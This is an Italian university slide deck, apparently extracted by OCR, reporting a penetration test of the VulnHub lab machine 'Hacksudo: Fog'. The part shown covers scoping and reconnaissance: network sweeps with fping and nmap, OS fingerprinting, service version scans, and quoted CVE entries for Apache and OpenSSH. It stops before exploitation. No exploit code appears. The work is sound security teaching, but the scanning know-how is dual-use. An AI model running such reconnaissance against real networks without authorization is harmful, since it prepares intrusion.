Penetration Testing & Ethical Hacking

Analisi della macchina Hacksudo: Fog

Triggiani Giulio:
0522501328

Prof. Arcangelo
Castiglione

Contenuto

01

Introduzione

02

Target Scoping

03

Information Gathering

04

Target Discovery

05

Enumerating Target

06

Vulnerability Mapping

07

Target Exploitation

08

Post-Exploitation

09

Conclusioni

01

Introduzione

Metodologia utilizzata

- Black Box Testing.
- Framework Generale per il Penetration Testing (FGPT).

Strumenti utilizzati

- VirtualBox
- Kali Linux
- Hacksudo: Fog
- Rete virtuale 10.0.2.0/24

02

Target Scoping

Target Scoping

- VirtualBox
- VulnHub
- Hacksudo: Fog
- Black Box
- No limiti
- Obiettivo: evidenziare le vulnerabilità

Test Plan

FGPT

- Target Scoping
- Information Gathering
- Target Discovery
- Enumerating Target
- Vulnerability Mapping
- Target Exploitation
- Privilege Escalation
- Maintaining Access

03

Information Gathering

Information Gathering


Obiettivo: raccolta di informazioni sull’asset

- Pagina VulnHub: SO Linux
- Google Dorking: “Hacksudo: Fog”
    - Guida alla sfida CTF

04


Target Discovery

ifconfig




```
┌──(root㉿kali)-[/home/giulio]
└─# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:51:b1:f3:88  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe5e:79c0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:5e:79:c0  txqueuelen 1000  (Ethernet)
        RX packets 3  bytes 710 (710.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 3096 (3.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

fping




```
┌──(root㉿kali)-[/home/giulio]
└─# fping -g 10.0.2.0/24
10.0.2.1 is alive
10.0.2.2 is alive
10.0.2.3 is alive
10.0.2.7 is alive
10.0.2.15 is alive
```

Nmap




```
┌──(root㉿kali)-[/home/giulio]
└─# nmap -sn 10.0.2.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-14 09:40 CEST
Nmap scan report for 10.0.2.1
Host is up (0.00020s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00017s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00034s latency).
MAC Address: 08:00:27:2E:DC:01 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up (0.00053s latency).
MAC Address: 08:00:27:22:7B:FD (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 11.33 seconds
```

OS fingerprinting passivo: p0f



```
┌──(root㉿kali)-[/home/giulio]
└─# p0f
── p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ──

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.

.-[ 10.0.2.15/52676 → 34.160.144.191/443 (syn) ]-
|
| client   = 10.0.2.15/52676
| os       = Linux 2.2.x-3.x
| dist     = 0
| params   = generic
| raw_sig  = 4:64+0:0:1460:mss*44,7:mss,sok,ts,nop,ws:df,id+:0
|
`____
```

OS fingerprinting attivo: Nmap




```
┌──(root㉿kali)-[/home/giulio]
└─# nmap -O 10.0.2.7
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-14 11:58 CEST
Nmap scan report for 10.0.2.7
Host is up (0.00044s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
443/tcp  open  https
2049/tcp open  nfs
3306/tcp open  mysql
MAC Address: 08:00:27:22:7B:FD (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds
```

05


Enumerating Target

Nmap



```
┌──(root㉿kali)-[/home/giulio]
└─# nmap -sV 10.0.2.7
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-17 11:23 CEST
Nmap scan report for 10.0.2.7
Host is up (0.00022s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     Pure-FTPd
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
111/tcp  open  rpcbind 2-4 (RPC #100000)
443/tcp  open  http    Apache httpd 2.4.38
2049/tcp open  nfs_acl 3 (RPC #100227)
3306/tcp open  mysql   MySQL 5.5.5-10.3.27-MariaDB-0+deb10u1
MAC Address: 08:00:27:22:7B:FD (Oracle VirtualBox virtual NIC)
Service Info: Host: hacksudo.hacksudo; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.54 seconds
```

Vulnerabilità



CVE-2021-44790 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (r:parsebody() called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerabilty though it might be possible to craft one. This issue affects Apache HTTP Server 2.4.51 and earlier.

QUICK INFO

CVE Dictionary Entry:
CVE-2021-44790
NVD Published Date:
12/20/2021
NVD Last Modified:
11/06/2023
Source:
Apache Software Foundation

Severity


CVSS 4.0 Severity and Metrics:

NIST: NVD N/A NVD assessment not yet provided.

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have not published a CVSS score for this CVE at this time. NVD Analysts use publicly available information at the time of analysis to associate CVSS vector strings.

Vulnerabilità



Openbsd » Openssh : Security Vulnerabilities, CVEs

Published in: ≡ ▾ 2024 January February March April May June

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog

Sort Results By : Publish Date ⇂↓ Update Date ⇂↓ CVE Number ⇂↓ CVE Number ↑⇂ CVSS Score ⇂↓ EPSS Score ⇂↓

113 vulnerabilities found

CVE-2023-51767

OpenSSH through 9.6, when common types of DRAM are used, might allow row hammer attacks (for authentication bypass) because the integer value of authenticated in mm_answer_authpassword does not resist flips of a single bit. NOTE: this is applicable to a certain threat model of attacker-victim co-location in which the attacker has user privileges.

Source: MITRE

Max CVSS	7.0
EPSS Score	0.05%
Published	2023-12-24
Updated	2024-02-27

CVE-2023-51385

In ssh in OpenSSH before 9.6, OS command injection might occur if a user name or host name has shell metacharacters, and this name is referenced by an expansion token in certain situations. For example, an untrusted Git repository can have a submodule with shell metacharacters in a user name or host name.

Source: MITRE

Max CVSS	6.5
EPSS Score	0.27%
Published	2023-12-18
Updated	2024-03-13

CVE-2023-51384

In ssh-agent in OpenSSH before 9.6, certain destination constraints can be incompletely applied. When destination constraints are specified during addition of PKCS#11-hosted private keys, these constraints are only applied to the first key, even if a PKCS#11 token returns multiple keys.


Source: MITRE

Max CVSS	5.5
EPSS Score	0.04%
Published	2023-12-18
Updated	2024-05-16

06

